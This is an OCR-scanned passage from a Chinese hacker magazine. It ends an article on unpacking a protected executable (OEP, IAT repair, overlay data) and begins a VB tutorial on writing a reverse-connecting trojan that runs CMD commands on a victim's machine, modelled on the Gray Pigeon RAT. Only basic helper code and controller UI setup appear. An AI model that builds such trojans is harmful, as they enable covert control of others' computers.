


图 3

在 OEP 栏填入 3831，然后就是点击“自动查找 IAT”—“获取输入表”—“修复转储文件”，现在再来运行修复后的 unpack_.exe，看是否能够正常运行，很不幸的仍然不能正常运行，弹出了提示信息：Invalid data in the file，如图 4。




图 4

我们继续进行修复，下面就是本文的重点——附加数据处理，在以前的 X 档案上基本上没看见过相关的文章，所以希望各位小菜在遇到这类情况时，试一试下面的方法，对于附加数据处理我们需要用到 LordPE 和 Hex Workshop。打开 LordPE，选择“PE 编辑器”，然后选择精锐神秘文件夹 V0.1.exe，选择“区段”，如图 5。




图 5

(下转第 90 页)

文章难易度：★★★★
文章阅读点：如何通过VB编程实现反弹木马中CMD命令的远程执行和显示

反弹木马编写之CMD模拟

无敌小龙（张博）

一、原理说明和基础知识介绍

使用过灰鸽子的朋友都知道它有一个CMD模拟功能，在远程控制别人的电脑时非常方便。灰鸽子实现CMD模拟使用的是进程管道技术，也就是把用户的输入和命令的执行结果看成一个管道，使用编程的方法截获这个管道里命令的执行结果。不过，使用管道技术要涉及到很多的知识点，而且使用这个技术来编写木马对于小菜们来说也太复杂了，在此我推荐另一种方法既能够实现同样的功能而编写起来却又要简单很多，这就是调用CMD程序，使用CMD命令中的输出符号“>”把命令的执行结果输出到磁盘上，最后再读取这个执行结果，并把执行的结果发送到控制端。

在本次编写反弹木马的过程中将会用到几个新的知识点，我们首先进行扫雷似的扫盲工作以让大家对编程要用到的所有知识点有全面的了解和掌握，这样在接下来的反弹木马编写中就会做到事半功倍，水到渠成！

1.读写文件

在VB中要显示文件的读取就要使用open语句打开磁盘文件，然后使用for语句来指定操作方法，“for input”就是读入内存，“for output”就是写到磁盘，至于读入内存中的数据，就要使用到“line input”语句了，它的作用就是读入一行数据。给大家介绍一个经典的读入语句的代码，实现把c:\result.txt文件的数据读入到字符串变量s中，请各位读者尽量把这段代码熟记，因为在以后的编程道路上，能够使用该句代码的地方有很多！

```
Open "c:\result.txt" For Input As #1  '打开执行结果文件
    Line Input #1, result_line
    Do While Not EOF(1)
        s = s + result_line + vbCrLf  '组合读入所有的文件信息
        Line Input #1, result_line  '读入一行
    Loop
Close
```

2.API函数

在这里我们会用到sleep这个API函数，它的作用就是设置程序休眠的时间，当时间到了后再执行sleep后面的语句，sleep语句的声明方式为**Private Declare Sub Sleep Lib "kernel32" (ByVal dwMilliseconds As Long)**。比如在程序中要实现过三秒钟后弹出一个对话框，代码如下：

```
sleep (3000)
msgbox "hello! "
```

3.DIR和KILL函数

dir()函数通常用来搜索一个目录下的文件和目录列表，如果搜索到了就返回一个非空字符串，否则就返回一个空字符串；kill函数用来删除一个磁盘文件。两者搭配使用可以进行磁盘文件存在与否的判断，然后进行删除操作，这样做的好处就是可以避免因文件不存在而删除时出错。比如，首先判断一个文件是否存在，然后进行删除的演示代码如下：**If Dir("c:\result.txt") <> "" Then Kill "c:\result.txt" '如果有result文件，就删除。**

二、控制端

原理及要用到的API函数介绍完了，下边就来介绍这个CMD模拟反弹木马的控制端编写。控制端要用到的控件有：三个文本框、两个按钮、一个listview、一个winsock控件。其中，修改文本框中的fontcolor为vbwhite，backcolor属性为vbblack，也就是模拟CMD的背景和字体颜色，读者们可以修改它的text属性为自己的版权信息，这样看起来就更加专业了，如图1。




图1

使用到的winsock控件和listview控件在空间栏上默认是不存在的，要使用就得先把它们添加到控件栏上，添加的方法是选择“工程”下的“部件”，如图2。




图2

在出现的部件对话框中选择 winsock control 和 common control，如图 3。

